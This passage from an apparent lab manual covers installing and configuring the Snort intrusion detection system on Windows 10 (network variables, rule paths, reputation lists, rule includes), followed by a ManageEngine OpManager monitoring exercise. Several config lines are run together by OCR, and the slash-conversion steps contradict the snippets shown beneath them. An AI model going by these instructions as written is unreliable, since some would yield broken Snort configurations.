Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Snort\bin

C:\Snort\bin>snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11
```

Figure 10: Successfully running Snort on Windows 10 through command prompt

15. As you can see in the above figure that snort runs successfully.

This is how you can download and install Snort along with its dependency i.e. Npcap.

Configuring Snort 2.9.17 on Windows 10:

After installing Snort on Windows 10, Another important step to get started with Snort is configuring it on Windows 10.

1.Go to this **link** and download latest snort rule file.

2.Extract 3 folders from the downloaded snortrules-snapshot-29170.tar folder into the Snorts corresponding folders in C drive.

Folders to be extracted are: **rules , preproc_rules , etc**

- **rules folder** contains the rules files and the most important **local.rules** file. Which we will use to enter all our rules.


- **etc folder** contains all configuration files and the most important file is **snort.conf** file which we will use for configuration

3. Now open the **snort.conf** file through the notepad++ editor or any other text editor to edit configurations of snort to make it work like we want it to.

4. Setup the network addresses you are protecting

```
ipvar HOME_NET any
```

Note: Mention your own host IP addresses that you want to protect.




```
# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.100.27/24
```

Figure 11: Setting up the Home Network Address in Snort

5. Setup the external network into anything that is not the home network. That is why ! is used in the command it denotes 'not'.

```
# Set up the external network addresses. Leave as "any" in most situationsipvar
EXTERNAL_NET any
```




```
# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET !$HOME_NET
```

Figure 12: Setting up the external Network Addresses in Snort

6. Now we have to define the directory for our rules and preproc rules folder

```
# Path to your rules files (this can be a relative path)# Note for Windows users: You are

advised to make this an absolute path,# such as: c:\snort\rulesvar RULE_PATH ../rulesvar
SO_RULE_PATH ../so_rulesvar PREPROC_RULE_PATH ../preproc_rules
```




```
# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an absolute path,
# such as:  c:\Snort\rules
var RULE_PATH c:\Snort\rules
# var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH c:\Snort\preproc_rules
```

Figure 13: Setting up path to our rules files and preproc rules folder in Snort

7. Now we have to setup our white list and black list path it will be in our snorts' rule folder

# If you are using reputation preprocessor set thesevar WHITE_LIST_PATH ../rulesvar BLACK_LIST_PATH ../rules




```
var WHITE_LIST_PATH c:\Snort\rules
var BLACK_LIST_PATH c:\Snort\rules
```

Figure 14: Setting up our White List and Black List files paths in Snort

8. Next we have to enable to log directory, so that we store logs in our log folder. Uncomment this line and set absolute path to log directory

# Configure default log directory for snort to log to. For more information see snort -h command line options (-l)## config logdir:




```
config logdir: c:\Snort\log
```

Figure 15: Setting up Log Directory Path in Snort

9. Now we will set the path to dynamic preprocessors and dynamic engine

path to dynamic preprocessor libraries
dynamic preprocessor   directory/usr/local/lib/snort_dynamicpreprocessor/




```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory c:\Snort\lib\snort_dynamicpreprocessor
```

Figure 16: Setting up path to dynamic preprocessors and dynamic engine in Snort

10. We will do same thing for dynamic preprocessor engine

```
# path to base preprocessor enginedynamicengine
/usr/local/lib/snort_dynamicengine/libsf_engine.so
```




```
# path to base preprocessor engine
dynamicengine c:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

Figure 17: Setting up the path to dynamic preprocessor engine in Snort

11. Now lets set our reputation preprocessors:


```
# path to dynamic rules libraries# dynamicdetection directory
/usr/local/lib/snort_dynamicrules
```



```
# path to dynamic rules libraries
# dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

Figure 18: Path to dynamic rules libraries in Snort

12. Just comment out these lines as shown in figure 19 in doing so we are excluding packet normalization of different packets.




```
# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
# preprocessor normalize_ip4
# preprocessor normalize_tcp: ips ecn stream
# preprocessor normalize_icmp4
# preprocessor normalize_ip6
# preprocessor normalize_icmp6
```

Figure 19: Commenting out packet normalization commands in Snort

13. Scroll down to the reputation preprocessors. We will just change the name of the files since white list , black list are not rules they are just the list of IP addresses labelled as black or white


```
# Reputation preprocessor. For more information see README.reputationpreprocessor
reputation: \memcap 500, \priority whitelist, \nested_ip inner, \whitelist
$WHITE_LIST_PATH/whitelist, \blacklist $BLACK_LIST_PATH\black.list
```



```
   whitelist $WHITE_LIST_PATH/white.list, \
   blacklist $BLACK_LIST_PATH\black.list
```


Figure 20: Whitelisting and Blacklisting IPs through the command as shown in figure

14. Converted back slashes to forward slashes in lines 546–651.



```
545  # site specific rules
546  include $RULE_PATH\local.rules
547
548  include $RULE_PATH\app-detect.rules
549  include $RULE_PATH\attack-responses.rules
550  include $RULE_PATH\backdoor.rules
551  include $RULE_PATH\bad-traffic.rules
552  include $RULE_PATH\blacklist.rules
553  include $RULE_PATH\botnet-cnc.rules
554  include $RULE_PATH\browser-chrome.rules
555  include $RULE_PATH\browser-firefox.rules
556  include $RULE_PATH\browser-ie.rules
557  include $RULE_PATH\browser-other.rules
558  include $RULE_PATH\browser-plugins.rules
559  include $RULE_PATH\browser-webkit.rules
560  include $RULE_PATH\chat.rules
561  include $RULE_PATH\content-replace.rules
562  include $RULE_PATH\ddos.rules
563  include $RULE_PATH\dns.rules
564  include $RULE_PATH\dos.rules
565  include $RULE_PATH\experimental.rules
566  include $RULE_PATH\exploit-kit.rules
567  include $RULE_PATH\exploit.rules
568  include $RULE_PATH\file-executable.rules
569  include $RULE_PATH\file-flash.rules
570  include $RULE_PATH\file-identify.rules
571  include $RULE_PATH\file-image.rules
572  include $RULE_PATH\file-multimedia.rules
573  include $RULE_PATH\file-office.rules
574  include $RULE_PATH\file-other.rules
575  include $RULE_PATH\file-pdf.rules
576  include $RULE_PATH\finger.rules
577  include $RULE_PATH\ftp.rules
578  include $RULE_PATH\icmp-info.rules
579  include $RULE_PATH\icmp.rules
```

Figure 21 : Converted back slashes to forward slashes in specific lines in snort.conf file




```
include $RULE_PATH\rservices.rules
include $RULE_PATH\scada.rules
include $RULE_PATH\scan.rules
include $RULE_PATH\server-apache.rules
include $RULE_PATH\server-iis.rules
include $RULE_PATH\server-mail.rules
include $RULE_PATH\server-mssql.rules
include $RULE_PATH\server-mysql.rules
include $RULE_PATH\server-oracle.rules
include $RULE_PATH\server-other.rules
include $RULE_PATH\server-webapp.rules
include $RULE_PATH\shellcode.rules
include $RULE_PATH\smtp.rules
include $RULE_PATH\snmp.rules
include $RULE_PATH\specific-threats.rules
include $RULE_PATH\spyware-put.rules
include $RULE_PATH\sql.rules
include $RULE_PATH\telnet.rules
include $RULE_PATH\tftp.rules
include $RULE_PATH\virus.rules
include $RULE_PATH\voip.rules
include $RULE_PATH\web-activex.rules
include $RULE_PATH\web-attacks.rules
include $RULE_PATH\web-cgi.rules
include $RULE_PATH\web-client.rules
include $RULE_PATH\web-coldfusion.rules
include $RULE_PATH\web-frontpage.rules
include $RULE_PATH\web-iis.rules
include $RULE_PATH\web-misc.rules
include $RULE_PATH\web-php.rules
include $RULE_PATH\x11.rules
```

Figure 22: Converted back slashes to forward slashes in specific lines in snort.conf file

15. Again just convert forward slashes to backslashes and uncomment the lines below:

```
# decoder and preprocessor event rules# include $PREPROC_RULE_PATH/preprocessor.rules# include $PREPROC_RULE_PATH/decoder.rules# include $PREPROC_RULE_PATH/sensitive-data.rules
```




```

# decoder and preprocessor event rules
  include $PREPROC_RULE_PATH\preprocessor.rules
  include $PREPROC_RULE_PATH\decoder.rules
  include $PREPROC_RULE_PATH\sensitive-data.rules
```

Figure 23 : Converted back slashes to forward slashes in specific lines and uncommenting specific lines in snort.conf file

16. Now we just need to verify the presence of this command at the bottom

of **snort.conf** file.




```
# Event thresholding or suppression commands. See threshold.conf
include threshold.conf
```

Figure 24: verifying presence of "include threshold.conf" command in snort.conf file

17. Click on Save file and save all changes to save the configuration file (**snort.conf**).

18. Now recalling the **Step 13** white list , black list are not rules they are just the list of IP addresses labelled as black or white right now these files don't exist in our rule path which is why we have to create them manually , save them in this folder **C:\Snort\rules.**

- Go to Notepad++ and create new file.
- Comment it #White-listed IPs.
- Name the file white.list and save the file.




C:\Snort\rules\white.list - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

```
# White-listed IPs
```

Figure 25 : Creating White List IPs file

- Create another new file.
- Comment it #Black-listed IPs.
- Name the file black.list and save the file.



```
C:\Snort\rules\black.list - Notepad++
# Black-listed IPs
```


Figure 26 : Creating Black List IPs file in Snort

19. Now we test snort again by running Command prompt as admin. To check if it's running fine after all the configurations.

Figure 27: Test Running of Snort in Windows 10 after Configuration

20. We can also the check the wireless interface cards from which we will be using snort by using the command below we can see the list of our wireless interface cards through entering this command in command prompt.

```
Snort — W
```



```
C:\Snort\bin>Snort -W

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Index   Physical Address        IP Address      Device Name     Description
-----   ----------------        ----------      -----------     -----------
    1   00:7E:56:6A:79:5E       169.254.101.80  \Device\NPF_{33B66889-AD6E-4531-B49F-3A2521078383}      Microsoft Wi-Fi Direct Virtual Adapter
    2   00:7E:56:6A:79:5E       169.254.134.247 \Device\NPF_{8F40D862-BD56-41A0-89E1-DC2E7C94EDFE}      Microsoft Hosted Network Virtual Adapter
    3   00:7E:56:6A:79:5E       169.254.226.223 \Device\NPF_{B8F6F3E9-3D8C-4E96-A80D-01ED7473E45E}      Realtek RTL8188ETV Wireless LAN 802.11n USB 2.0 Network Adapter
    4   00:00:00:00:00:00       0000:0000:0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback    Adapter for loopback traffic capture
    5   00:E0:4C:78:A5:A5       169.254.119.36  \Device\NPF_{6E82CA38-E953-4A1F-82CF-246A5EB97EEF}      Realtek PCIe FE Family Controller
```

RESULT:

Thus the Intrusion Detection System(IDS) has been demonstrated by using the Open Source Snort Intrusion Detection Tool**.**

Ex. No: Date:	EXPLORE NETWORK MONITORING TOOLS

AIM:


To Explore Network Monitoring Tools

PROCEDURE:

Here's a simplified procedure for setting up and using ManageEngine OpManager:

1. **Download OpManager**: Visit the ManageEngine OpManager download page and download the appropriate version for your server environment.
2. **Install OpManager**: Run the downloaded installer and follow the instructions in the installation wizard.
3. **Initial Configuration**: After installation, access OpManager using a web browser and log in with the default credentials (username: admin, password: admin). Remember to change the default password for security reasons.
4. **Device Discovery and Inventory**: Log in to OpManager, navigate to `Settings > Discovery > Add Device`, and specify the IP addresses or hostnames of the devices you want to monitor.
5. **Configure SNMP**: Enable SNMP on the devices you added and set the SNMP community strings. In OpManager, go to `Settings > Configuration > SNMP Settings` and add SNMP credentials for each device.
6. **Thresholds and Alerts**: Define thresholds for various parameters and configure alert profiles.
7. **Network Maps**: Create visual representations of your network topology by going to `Settings > Network Maps`.
8. **Performance Monitoring**: Explore OpManager's dashboards and graphs to view real-time data and identify performance bottlenecks.
9. **Reports and Trends**: Schedule and generate performance reports by going to `Reports > Performance Reports`.
10. **User Roles and Permissions**: Define user roles and set permissions for each role.
11. **Integration with Other Tools**: Integrate OpManager with your existing systems like ticketing systems, CMDB, and collaboration tools.
12. **Regular Maintenance**: Keep OpManager updated, monitor its health, and back up data regularly.

STEPS:



https://www.manageengine.com/network-monitoring/download.html

ManageEngine OpManager

Products Store Partners Affiliate Support

Overview Features Demo Get Quote Editions Resources Customers Support Get Quote $

Download 30-Day Free Trial Now!

Standard/Professional | Enterprise | Free

Register for Free Technical Support

Name
Email *
Phone
Company
Vietnam

By clicking 'Proceed to Download', you agree to the License Agreement and Privacy Policy.

Proceed to Download

Reset

Monitor up to 1K devices from a single server.

Windows: Download OpManager.exe — 64-bit / exe / 262MB

Linux: Download OpManager.bin — 64-bit / bin / 226MB

Available on marketplace: awsmarketplace, Windows Azure Marketplace

Also available on: Google play, App Store


Click here for more download options

Note : Read the License Agreement before downloading this software.

System Requirements | Quick Start Guide | FAQs | Which Edition to choose? | How to install? | Release Notes | Service Packs | Read-Me

File	SHA256 value
64 bit (.bin)	8af0443e327719d2dcfe67163d73cae641f3df0b3e23b4d10265aebd788c12f6

Mobile Downloads



Create your own Dashboard: You can add custom dashboards with required widgets and share it with your team. Click here to add now.

Get started in 5 simple steps

